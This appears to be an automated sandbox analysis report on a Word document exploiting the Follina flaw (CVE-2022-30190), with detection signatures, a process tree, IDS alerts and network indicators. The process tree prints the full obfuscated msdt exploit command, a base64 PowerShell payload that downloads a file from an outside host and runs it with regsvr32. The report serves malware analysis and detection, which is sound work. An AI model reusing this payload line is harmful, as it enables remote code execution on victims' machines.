ID: 640804
Sample Name: doc1712.docx
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 17:38:36
Date: 07/06/2022
Version: 35.0.0 Citrine

Table of Contents


Windows Analysis Report

doc1712.docx


Overview

General Information

Sample Name:	doc1712.docx
Analysis ID:	640804
MD5:	7a91b01a037ccb..
SHA1:	53658a5b5bc577..
SHA256:	f17f5c8eac3a18c..
Infos:	



Detection




Follina CVE-2022-30190

Score:	72
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Yara detected Microsoft Office Expl…
- Snort IDS alert for network traffic
- Contains an external reference to an…
- Document exploit detected (process…
- Found a high number of Window / U…
- PE file does not import any functions
- Queries the volume information (nam…
- Yara signature match
- Potential document exploit detected…
- PE file contains strange resources
- Drops PE files

Classification



Process Tree

- **System is w10x64**
- WINWORD.EXE (PID: 7032 cmdline: "C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE" /Automation -Embedding MD5: 0B9AB9B9C4DE429473D6450D4297A123)
  - MSOSYNC.EXE (PID: 5184 cmdline: C:\Program Files (x86)\Microsoft Office\Office16\MsoSync.exe MD5: EA19F4A0D18162BE3A0C8DAD249ADE8C)
  - MSOSYNC.EXE (PID: 6040 cmdline: C:\Program Files (x86)\Microsoft Office\Office16\MsoSync.exe MD5: EA19F4A0D18162BE3A0C8DAD249ADE8C)
  - msdt.exe (PID: 6552 cmdline: C:\Windows\system32\msdt.exe" ms-msdt:/id PCWDiagnostic /skip force /param "IT_RebrowseForFile=? IT_LaunchMethod=ContextMenu IT_BrowseForFile=$(Invoke-Expression($(Invoke-Expression('[System.Text.Encoding]'+[char]58+[char]58+'Unicode.GetString([System.Convert]'+[char]58+[char]58+'FromBase64String('+[char]34+'JABwACAAPQAgACQARQBuAHYAOgB0AGUAbQBwADsAaQB3AHIAIABoAHQAdABwAHMAOgAvAC8AYQBsAHMALQBvAG4AbABpAG4AZQAuAG8AcgBnAC8ASgBRAFcAagA3ADgALwBZAC4AcABuAGcAIAAtAE8AdQB0AEYAaQBsAGUAIAAkAHAAXABGAHIAbwBzAC4AcABvAHMAdABlAHIAOwByAGUAZwBzAHYAcgAzADIAIAAkAHAAXABGAHIAbwBzAC4AcABvAHMAdABlAHIA'+[char]34+'))))i/../../../../../../../../../../../../../../Windows/System32/mpsigstub.exe MD5: 7F0C51DBA69B9DE5DDF6AA04CE3A69F4)
- csc.exe (PID: 6332 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\qe5jzpda\qe5jzpda.cmdline MD5: 350C52F71BDED7B99668585C15D70EEA)
  - cvtres.exe (PID: 5056 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES374A.tmp" "c:\Users\user\AppData\Local\Temp\qe5jzpda\CSC4563D2ED18334995B732DDC516AA1E81.TMP" MD5: C09985AE74F0882F208D75DE27770DFA)
- csc.exe (PID: 5160 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\xwo13jpt\xwo13jpt.cmdline MD5: 350C52F71BDED7B99668585C15D70EEA)
  - cvtres.exe (PID: 5412 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES4C97.tmp" "c:\Users\user\AppData\Local\Temp\xwo13jpt\CSC9D13466D68BE46EAAB5DAAD8B4EDFE4C.TMP" MD5: C09985AE74F0882F208D75DE27770DFA)
- regsvr32.exe (PID: 6868 cmdline: "C:\Windows\system32\regsvr32.exe" C:\Users\user\AppData\Local\Temp\Fros.poster MD5: 426E7499F6A7346F0410DEAD0805586B)
- csc.exe (PID: 1500 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\ddzr0cba\ddzr0cba.cmdline MD5: 350C52F71BDED7B99668585C15D70EEA)
  - cvtres.exe (PID: 6880 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESB3CD.tmp" "c:\Users\user\AppData\Local\Temp\ddzr0cba\CSC44E4BCADDF3245FBA3B96135AF703040.TMP" MD5: C09985AE74F0882F208D75DE27770DFA)
- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

PCAP (Network Traffic)

Source	Rule	Description	Author	Strings
dump.pcap	JoeSecurity_Follina	Yara detected Microsoft Office Exploit Follina / CVE-2022-30190	Joe Security	

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PEJLKQA8\123[1].RES	MAL_Msdt_MSProtocolURI_May22	Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190	Tobias Michalski, Christian Burkard	• 0x1447:$re1: location.href = "ms-msdt:
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PEJLKQA8\123[1].RES	JoeSecurity_Follina	Yara detected Microsoft Office Exploit Follina / CVE-2022-30190	Joe Security	
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\1FD46902.htm	MAL_Msdt_MSProtocolURI_May22	Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190	Tobias Michalski, Christian Burkard	• 0x1447:$re1: location.href = "ms-msdt:
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\1FD46902.htm	JoeSecurity_Follina	Yara detected Microsoft Office Exploit Follina / CVE-2022-30190	Joe Security	
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\7F7F7060.htm	MAL_Msdt_MSProtocolURI_May22	Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190	Tobias Michalski, Christian Burkard	• 0x1447:$re1: location.href = "ms-msdt:
Click to see the 1 entries				

Memory Dumps

Source	Rule	Description	Author	Strings
00000009.00000002.729808859.0000000002830000.00000004.00000020.00020000.00000000.sdmp	SUSP_PS1_Msdt_Execution_May22	Detects suspicious calls of msdt.exe as seen in CVE-2022-30190	Nasreddine Bencherchali, Christian Burkard	• 0x1ccc:$sa1: msdt.exe • 0x1d08:$sa1: msdt.exe • 0x2252:$sa1: msdt.exe • 0x39cd:$sa1: msdt.exe • 0x1dda:$sb2: IT_BrowseForFile= • 0x3a36:$sb2: IT_BrowseForFile=
00000009.00000002.729847278.0000000002838000.00000004.00000020.00020000.00000000.sdmp	SUSP_PS1_Msdt_Execution_May22	Detects suspicious calls of msdt.exe as seen in CVE-2022-30190	Nasreddine Bencherchali, Christian Burkard	• 0x40ec:$sa1: msdt.exe • 0x5388:$sa1: msdt.exe • 0x18cb6:$sa1: msdt.exe • 0x26bfa:$sb2: IT_BrowseForFile=
00000009.00000002.729643897.00000000026B0000.00000004.00000020.00020000.00000000.sdmp	SUSP_PS1_Msdt_Execution_May22	Detects suspicious calls of msdt.exe as seen in CVE-2022-30190	Nasreddine Bencherchali, Christian Burkard	• 0x2320:$sa1: msdt.exe • 0x235c:$sa1: msdt.exe • 0x28a6:$sa1: msdt.exe • 0x242e:$sb2: IT_BrowseForFile=
00000009.00000002.730773001.0000000002AB0000.00000004.00000020.00020000.00000000.sdmp	SUSP_PS1_Msdt_Execution_May22	Detects suspicious calls of msdt.exe as seen in CVE-2022-30190	Nasreddine Bencherchali, Christian Burkard	• 0x28c8:$sa1: msdt.exe • 0x2996:$sb2: IT_BrowseForFile=

Source	Rule	Description	Author	Strings
Process Memory Space: msdt.exe PID: 6552	SUSP_PS1_Msdt_Execution_May22	Detects suspicious calls of msdt.exe as seen in CVE-2022-30190	Nasreddine Bencherchali, Christian Burkard	• 0x5de0:$sa1: msdt.exe • 0x5eef:$sa1: msdt.exe • 0x7adf:$sa1: msdt.exe • 0xb6fc:$sa1: msdt.exe • 0xe6b2:$sa1: msdt.exe • 0x1159c:$sa1: msdt.exe • 0x1704c:$sa1: msdt.exe • 0x1a002:$sa1: msdt.exe • 0x20479:$sa1: msdt.exe • 0x2342f:$sa1: msdt.exe • 0x2dfc5:$sa1: msdt.exe • 0x30f7b:$sa1: msdt.exe • 0x39bc5:$sa1: msdt.exe • 0x42747:$sa1: msdt.exe • 0x47119:$sa1: msdt.exe • 0x4a0cf:$sa1: msdt.exe • 0x4d745:$sa1: msdt.exe • 0x4e858:$sa1: msdt.exe • 0x4e860:$sa1: msdt.exe • 0x4e868:$sa1: msdt.exe • 0x4fa44:$sa1: msdt.exe

Sigma Signatures

No Sigma rule has matched

Snort Signatures

ET EXPLOIT Possible Microsoft Support Diagnostic Tool Exploitation Inbound (CVE-2022-30190) - Source IP: 45.32.185.177 - Destination IP: 192.168.2.22

Timestamp:	45.32.185.177192.168.2.2280491762036726 06/07/22-17:33:41.296228
SID:	2036726
Source Port:	80
Destination Port:	49176
Protocol:	TCP
Classtype:	Attempted User Privilege Gain

Joe Sandbox Signatures

AV Detection

Multi AV Scanner detection for submitted file

Exploits

Yara detected Microsoft Office Exploit Follina CVE-2022-30190

Software Vulnerabilities

Document exploit detected (process start blacklist hit)

Networking

Snort IDS alert for network traffic


Persistence and Installation Behavior

Contains an external reference to another file

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 Command and Scripting Interpreter	1 DLL Side-Loading	1 1 Process Injection	1 1 Masquerading	OS Credential Dumping	1 Query Registry	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	1 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	1 2 Exploitation for Client Execution	Boot or Logon Initialization Scripts	1 DLL Side-Loading	1 1 Process Injection	LSASS Memory	1 Application Window Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	1 Non-Application Layer Protocol	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	1 DLL Side-Loading	Security Account Manager	1 Remote System Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	1 1 Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Binary Padding	NTDS	2 File and Directory Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing	LSA Secrets	1 3 System Information Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
doc1712.docx	23%	Virustotal		Browse
doc1712.docx	11%	Metadefender		Browse

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Windows\Temp\SDIAG_466c2050-93b8-4fd4-9932-b9db6d401695\DiagPackage.dll	0%	Metadefender		Browse
C:\Windows\Temp\SDIAG_466c2050-93b8-4fd4-9932-b9db6d401695\DiagPackage.dll	0%	ReversingLabs		
C:\Windows\Temp\SDIAG_466c2050-93b8-4fd4-9932-b9db6d401695\en-US\DiagPackage.dll.mui	0%	Metadefender		Browse
C:\Windows\Temp\SDIAG_466c2050-93b8-4fd4-9932-b9db6d401695\en-US\DiagPackage.dll.mui	0%	ReversingLabs		

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://roaming.edog.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	URL Reputation	safe	
http://https://augloop.office.com;https://augloop-int.officeppe.com;https://augloop-dogfood.officeppe.com;h	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://api.aadrm.com	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://api.addins.store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

No contacted domains info


URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticssdf.office.com	9E3C1D92-05B7-4098-84A1-16DB3C984217.0.dr	false		high
http://https://login.microsoftonline.com/	9E3C1D92-05B7-4098-84A1-16DB3C984217.0.dr	false		high
http://https://shell.suite.office.com:1443	9E3C1D92-05B7-4098-84A1-16DB3C984217.0.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	9E3C1D92-05B7-4098-84A1-16DB3C984217.0.dr	false		high
http://https://autodiscover-s.outlook.com/	9E3C1D92-05B7-4098-84A1-16DB3C984217.0.dr	false		high
http://https://roaming.edog.	9E3C1D92-05B7-4098-84A1-16DB3C984217.0.dr	false	• URL Reputation: safe	unknown
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	9E3C1D92-05B7-4098-84A1-16DB3C984217.0.dr	false		high
http://https://cdn.entity.	9E3C1D92-05B7-4098-84A1-16DB3C984217.0.dr	false	• URL Reputation: safe	unknown
http://https://api.addins.omex.office.net/appinfo/query	9E3C1D92-05B7-4098-84A1-16DB3C984217.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	9E3C1D92-05B7-4098-84A1-16DB3C984217.0.dr	false		high
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	9E3C1D92-05B7-4098-84A1-16DB3C984217.0.dr	false		high
http://https://powerlift.acompli.net	9E3C1D92-05B7-4098-84A1-16DB3C984217.0.dr	false	• URL Reputation: safe	unknown
http://https://rpsticket.partnerservices.getmicrosoftkey.com	9E3C1D92-05B7-4098-84A1-16DB3C984217.0.dr	false	• URL Reputation: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	9E3C1D92-05B7-4098-84A1-16DB3C984217.0.dr	false		high
http://https://cortana.ai	9E3C1D92-05B7-4098-84A1-16DB3C984217.0.dr	false	• URL Reputation: safe	unknown
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	9E3C1D92-05B7-4098-84A1-16DB3C984217.0.dr	false		high
http://https://cloudfiles.onenote.com/upload.aspx	9E3C1D92-05B7-4098-84A1-16DB3C984217.0.dr	false		high
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	9E3C1D92-05B7-4098-84A1-16DB3C984217.0.dr	false		high
http://https://entitlement.diagnosticssdf.office.com	9E3C1D92-05B7-4098-84A1-16DB3C984217.0.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	9E3C1D92-05B7-4098-84A1-16DB3C984217.0.dr	false		high
http://https://api.aadrm.com/	9E3C1D92-05B7-4098-84A1-16DB3C984217.0.dr	false	• URL Reputation: safe	unknown
http://https://ofcrecsvcapi-int.azurewebsites.net/	9E3C1D92-05B7-4098-84A1-16DB3C984217.0.dr	false	• URL Reputation: safe	unknown
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	9E3C1D92-05B7-4098-84A1-16DB3C984217.0.dr	false		high
http://https://api.microsoftstream.com/api/	9E3C1D92-05B7-4098-84A1-16DB3C984217.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	9E3C1D92-05B7-4098-84A1-16DB3C984217.0.dr	false		high
http://https://cr.office.com	9E3C1D92-05B7-4098-84A1-16DB3C984217.0.dr	false		high
http://https://augloop.office.com;https://augloop-int.officeppe.com;https://augloop-dogfood.officeppe.com;h	9E3C1D92-05B7-4098-84A1-16DB3C984217.0.dr	false	• Avira URL Cloud: safe	low
